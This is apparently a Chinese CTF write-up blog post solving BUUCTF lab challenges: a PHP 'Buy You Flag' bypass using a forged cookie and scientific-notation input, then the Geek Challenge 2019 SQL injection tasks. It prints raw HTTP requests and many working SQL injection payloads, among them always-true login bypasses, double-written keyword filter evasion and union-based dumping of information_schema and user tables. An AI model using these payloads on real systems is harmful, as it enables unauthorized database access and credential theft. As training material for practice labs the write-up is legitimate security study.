Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: user=1
Upgrade-Insecure-Requests: 1
Content-Length: 15

password = 404a
```

Response

```
<!-- Main -->
<article id="main">
  <header>
    <h2>Flag</h2>
    <p>Flag need your 100000000 money</p>
  </header>
  <section class="wrapper style5">
    <div class="inner">
      <h3>attention</h3>
      <p>If you want to buy the FLAG:</p>
      You must be a student from CUIT!!!</p>
      You must be answer the correct password!!!
    </div>
  </section>
  <hr />
  <p>you are Cuitier<br>Please input your password!!</p>
</div>
</article>
<!-- Footer -->
<footer id="footer">
  <ul class="copyright">
    <li>&copy; Syclover</li><li>Design: CHy</li>
  </ul>
</footer>
```

可以进入，提示Flag need your 100000000 money，传入 money=100000000，发现页面无回显。忘了修改传参方式，php代码中传参方式为post，并且添加POST头信息： Content-Type: application/x-www-form-urlencoded

Request

```
POST /pay.php HTTP/1.1
Host: 94436364-d212-4098-998d-a74922491cee.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101 Firefox/84.0
Content-Type: application/x-www-form-urlencoded

money=100000000
```

Response

```
<p>If you want to buy the FLAG:</p>
You must be a student from CUIT!!!</p>
You must be answer the correct password!!!
```

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Connection: close
Cookie: user=1
Upgrade-Insecure-Requests: 1
Content-Length: 29

password=404a&money=10000000

```
</p>
<p>
you are Cui<br>Please input your password!!
</p>
</hr />
</div>
</section>
</article>
<!-- Footer -->
<footer id="footer">
<ul class="copyright">
<li>&copy; Syclover</li><li>Design: C4y</li>
</ul>
</footer>
</div>
<!-- Scripts -->
https://blog.csdn.net/qq_46150940
```

传入 password=404a&money=100000000，提示Number length is too long

Request

POST /pay.php HTTP/1.1
Host: 94436364-d212-4098-998d-a74922491cee.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101 Firefox/84.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Connection: close
Cookie: user=1
Upgrade-Insecure-Requests: 1
Content-Length: 29

password=404a&money=100000000

Response

HTTP/1.1 200 OK
Server: openresty
Date: Tue, 19 Jan 2021 10:16:58 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 2477
Connection: close
X-Powered-By: PHP/5.3.3

```
<!DOCTYPE HTML >
<html>
<head>
<title>Buy You Flag</title>
<meta charset="utf-8" />
<meta name="viewport" content="width=device-width, initial-scale=1" />
<!--[if lte IE 8]><script src="assets/js/ie/html5shiv.js"></script><![endif]-->
<link rel="stylesheet" href="assets/css/main.css" />
<!--[if lte IE 8]><link rel="stylesheet" href="assets/css/ie8.css" /><![endif]
<!--[if lte IE 9]><link rel="stylesheet" href="assets/css/ie9.css" /><![endif]
</head>
<body>
<!-- Page Wrapper -->
<div id="page-wrapper">
<!-- Header -->
<header id="header">
```

老版本PHP不能输入8位字符，使用科学计数法 money=1e9 绕过

Request

POST /pay.php HTTP/1.1
Host: 94436364-d212-4098-998d-a74922491cee.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101 Firefox/84.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Connection: close
Cookie: user=1
Upgrade-Insecure-Requests: 1
Content-Length: 23

password=404a&money=1e9

Response

```
<article id="main">
<header>
<h2>Flag</h2>
<p>Flag need your 100000000 money</p>
</header>
<section class="wrapper style5">
<div class="inner">
<h3>attention</h3>
<p>If you want to buy the FLAG:</br>
You must be a student from CUIT!!</br>
You must be answer the correct password!!!
</p>
```


```
<hr />
<p>
you are Cuiter</br>Password Right!</br>flag{f5df86cb-4a3b-4b29-8764-bc0ca25c1d3e}
</br>
</p>
</div>
</section>
</article>
<!-- Footer -->
<footer id="footer">
<ul class="copyright">
https://blog.csdn.net/qq\_46150940
```

[极客大挑战 2019]EasySQL

访问网址



试试管理员弱密码登陆, 提示错误的用户名密码




试试万能密码 1' or 1=1# 登录



登录成功，得到flag



[极客大挑战 2019]BabySQL





1. 万能密码注入

尝试万能密码 `1' or 1=1 #`，报错语句中没有看到or，or被过滤




尝试双写or: `1' oorr 1=1 #`，没有报错，应该是双写绕过



2. 查字段

Payload: `?username=admin&password=1%27 union select 1 %23`


报错提示中只保留了 1# ,说明union和select都被过滤了



双写union和select，继续注入

```
Payload: ?username=admin&password=1 %27 ununionion seselectlect 1 %23
```

注入成功，但报错语句告诉我们列数不对



继续构造payload:

```
?username=admin&password=1%27 ununionion seselectlect 1,2,3 %23
```

发现注入成功，字段为3



3. 爆数据库

```
Payload: ?username=admin&password=1%27 union select 1,2,database() %23
```

获取到当前库名为geek



查看所有库名

Payload:

```
?username=admin&password=1%27 union select 1,2,group_concat(schema_name) from information_schema.schemata) %23
```

看到了一个名为ctf的数据库，flag应该在这



4. 查表

```
Payload: ?username=admin&password=1%27 union select 1,2,group_concat(table_name) from information_schema.tables where table_schema="ctf" %23
```

发现了一个名为Flag的表



5. 查字段名

```
Payload: ?username=admin&password=1%27 union select 1,2,group_concat(column_name) from information_schema.columns where table_name="Flag"%23
```



6. 获取数据

```
Payload: ?username=admin&password=1%27 union select 1,2,group_concat(flag) from ctf.Flag%23
```

得到flag



[极客大挑战 2019]LoveSQL

用 sqlmap 是没有灵魂的

这群该死的黑客，竟然这么快就找到了我的flag，这次我把它们放在了那个地方，哼哼！

GO TO WORK, GET MARRIED
HAVE SOME KIDS, PAY YOUR TAXES
PAY YOUR BILLS, WATCH YOUR TV
FOLLOW FASHION, ACT NORMAL
OBEY THE LAW
AND REPEAT AFTER ME:
I AM FREE

用户名:

密码:

登录



Sylover @ cL4y

https://blog.csdn.net/qq_46150940

尝试使用万能密码登陆成功，跳转到了check.php页面。并得到了用户名和密码

1eb99cd25.node3.buuoj.cn/check.php?username=admin&password=1%27+or+1%3D1%23



Login Success!

WORK, GET MARRIED
ME KIDS, PAY YOUR TAXES
OR BILLS, WATCH YOUR TV
V FASHION, ACT NORMAL
BY THE LAW
REPEAT AFTER ME:
AM FREE

Hello admin!

Your password is '3d89ac51ed7283e5fb768010e6b0cb09'




https://blog.csdn.net/qq_46150940

1.爆字段数

注意：输入框的用#，地址栏的用%23


username和password都可以注入，我们使用username作为注入点

```
?username=1' order by 1%23&password=123456
```



当数值为4时报错，说明字段数为3

```
Payload: ?username=1' order by 3%23&password=123456 #存在  
Payload: ?username=1' order by 4%23&password=123456 #报错
```



2.确定回显位

```
Payload: ?username=1' union select 1,2,3%23&password=123456
```


此时有回显，回显点位为2和3



3.联合查询爆数据库

```
Payload: ?username=1' union select 1,database(),version()%23&password=123456
```

查询到当前数据库名是geek，且版本为10.3.18-MariaDB



4.爆表名

```
Payload: ?username=1' union select 1,2,group_concat(table_name) from information_schema.tables where table_schema=database()%23&password=123456
```

得到两个数据表名: geekuser和l0ve1ysq1



5.爆字段


geekuser表

```
Payload: ?username=1' union select 1,2,group_concat(column_name) from information_schema.columns where table_schema=database() and table_name='geekuser'%23&password=123456
```

l0ve1ysq1表

```
Payload: ?username=1' union select 1,2,group_concat(column_name) from information_schema.columns where table_schema=database() and table_name='l0ve1ysq1'%23&password=123456
```

两个表查询结果都是一样的



6.爆数据

geekuser表

```
Payload: ?username=1' union select 1,2,group_concat(id,username,password) from geekuser%23&password=123456
```



geekuser表没有找到flag



l0ve1ysq1表

```
Payload: ?username=1' union select 1,2,group_concat(id,username,password) from l0ve1ysq1%23&password=123456
```

找到了flag



[极客大挑战 2019]FinalSQL

访问靶机地址

大家好！我是练习时常两年半的，个人WEB程序员c14y，我会php，PYTHON，mysql，SQL盲注

选择正确神秘代码即可获得flag:

1

2

3

4

5

用户名:

密码:

登录

https://blog.csdn.net/qq_46150940

提醒的很明确了，这道题考察SQL盲注，异或注入

点击这五个数字，点到数字5时，提示看第六个，此时地址栏id=5

